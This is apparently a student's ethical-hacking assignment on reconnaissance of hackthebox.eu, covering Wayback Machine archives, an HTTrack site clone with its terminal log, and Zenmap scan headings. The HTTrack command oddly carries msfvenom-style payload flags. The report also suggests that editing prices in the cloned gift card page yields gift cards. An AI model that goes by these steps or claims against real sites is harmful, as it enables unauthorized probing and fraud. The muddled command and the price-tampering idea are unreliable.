

Name: Shanon ovin fernando


Index No: CCS|EH|15|045

Email : sfernando045@cicracampus.net


1. Getting archival histories of kali and hackthebox using the wayback machine

I.

- Kali org archival history




- Hackthebox.eu archival history



2.

3.

- **Cloning HackTheBox.eu**




```
Applications ▾ Places ▾ Terminal ▾ Tue 14:18
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# httrack https://www.hackthebox.eu/ -o/root/Desktop/ -m windows -a x86 -f exe LHOST=192.168.167
There is an index.html and a hts-cache folder in the directory
A site may have been mirrored here, that could mean that you want to update it
Be sure parameters are ok
Press <Y><Enter> to confirm, <N><Enter> to abort
y
WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Tue, 19 Jan 2021 14:13:05 by HTTrack Website Copier/3.49-2+libhtsjava.so.2 [XR&CO'2014]
mirroring https://www.hackthebox.eu/ -o/root/Desktop/ with the wizard help..
* https://www.hackthebox.eu/js/modernizr-2.6.2-respond-1.1.0.min.js (19484 bytes)* https://www.hackthebox.eu/individuals (* https://www.hackthebox.eu/fonts/v
endor/@fontawesome/fontawesome-pro/webfa-brands-400.eot?10edafac91e1d666264c8effd12fd3* https://www.hackthebox.eu/fonts/vendor/@fontawesome/fontawesome-pro/
webfa-brands-400.woff2?7ff496de99efc36ce4f6f1e611ada* https://www.hackthebox.eu/fonts/vendor/@fontawesome/fontawesome-pro/webfa-brands-400.woff?607e85d507991
d7f0d7e6e6819ac8* https://www.hackthebox.eu/fonts/vendor/@fontawesome/fontawesome-pro/webfa-brands-400.ttf?7b31967daf0c01c330f5bb9766d9c7* https://www.hackt
hebox.eu/fonts/vendor/@fontawesome/fontawesome-pro/webfa-brands-400.svg?e93d868190d561487fc74c37cc73a7* https://www.hackthebox.eu/fonts/vendor/@fontawesome/
fontawesome-pro/webfa-regular-400.eot?9029dd1532f2048768fdd7dbb6981* https://www.hackthebox.eu/fonts/vendor/@fontawesome/fontawesome-pro/webfa-regular-400.w
off?2f3beba98d10f221fd533c55345f* https://www.hackthebox.eu/fonts/vendor/@fontawesome/fontawesome-pro/webfa-regular-400.woff?1659594d8a29a81fabadeb1edc5e* h
ttps://www.hackthebox.eu/fonts/vendor/@fontawesome/fontawesome-pro/webfa-regular-400.ttf?b2614d59b4646078440f7aba5e3a4* https://www.hackthebox.eu/fonts/vend
or/@fontawesome/fontawesome-pro/webfa-regular-400.svg?8962a2554231f6aac3a8378696bf8* https://www.hackthebox.eu/fonts/vendor/@fontawesome/fontawesome-pro/webf
a-solid-900.eot?7eb397d7fae3610842aea96778742d1bd* https://www.hackthebox.eu/fonts/vendor/@fontawesome/fontawesome-pro/webfa-solid-900.woff?22e3270b9b8f339e83d7ae0224f6b9* https://www.hacktheb
ox.eu/fonts/vendor/@fontawesome/fontawesome-pro/webfa-solid-900.ttf?ba00886256c29a890fb3841a7175b63* https://www.hackthebox.eu/fonts/vendor/@fontawesome/fon
tawesome-pro/webfa-solid-900.svg?bb8ecec4d65d9c82da58c237f0544c5* https://www.hackthebox.eu/fonts/vendor/@fontawesome/fontawesome-pro/webfa-light-300.eot?740
b5e77784556527ad2cbc55affc745* https://www.hackthebox.eu/fonts/vendor/@fontawesome/fontawesome-pro/webfa-light-300.woff?21b0a9e43c154aa698c3f149ade78c* http
s://www.hackthebox.eu/fonts/vendor/@fontawesome/fontawesome-pro/webfa-light-300.woff?51c6a5bf54df5dd403b5ac757113e8* https://www.hackthebox.eu/fonts/vendor/
@fontawesome/fontawesome-pro/webfa-light-300.ttf?2cbba30b30ee00b9e4108ba8a373afb* https://www.hackthebox.eu/fonts/vendor/@fontawesome/fontawesome-pro/webfa-
* https://www.hackthebox.eu/universities/university-ctf-2020?utm_source=widget&utm_medium=website&utm_term=universities&utm_content=20201026 (29649 bytes) -
72/112: https://www.hackthebox.eu/universities/university-ctf-2020?utm_source=widget&utm_medium=website&utm_term=universities&utm_content=20201026 (29649 bytes) -
Done.59: https://www.hackthebox.eu/storage/avatars/37eaa483d9db5d2bf9d7b6f839729c2c.png (160276 bytes) - OK
Thanks for using HTTrack!
root@kali:~#
```

- **Juicy information**


- We can get the cloud flare, ray Id and IP address from the email-protection.html file.
- We can get the validation information from the certificate.html file.
- Privacy policies which contain in the privacypolicy.html can be used to get the privacy policy information of users.
- We can obtain gift card details from the giftcard.html and can edit the prices to get those gift cards.

4. Using Zenmap to show the followings of hackthebox


- I. Open Ports Discovered
- II. IP Address of the host



III. TRACEROUTE output.




IV. Operating System of the Server

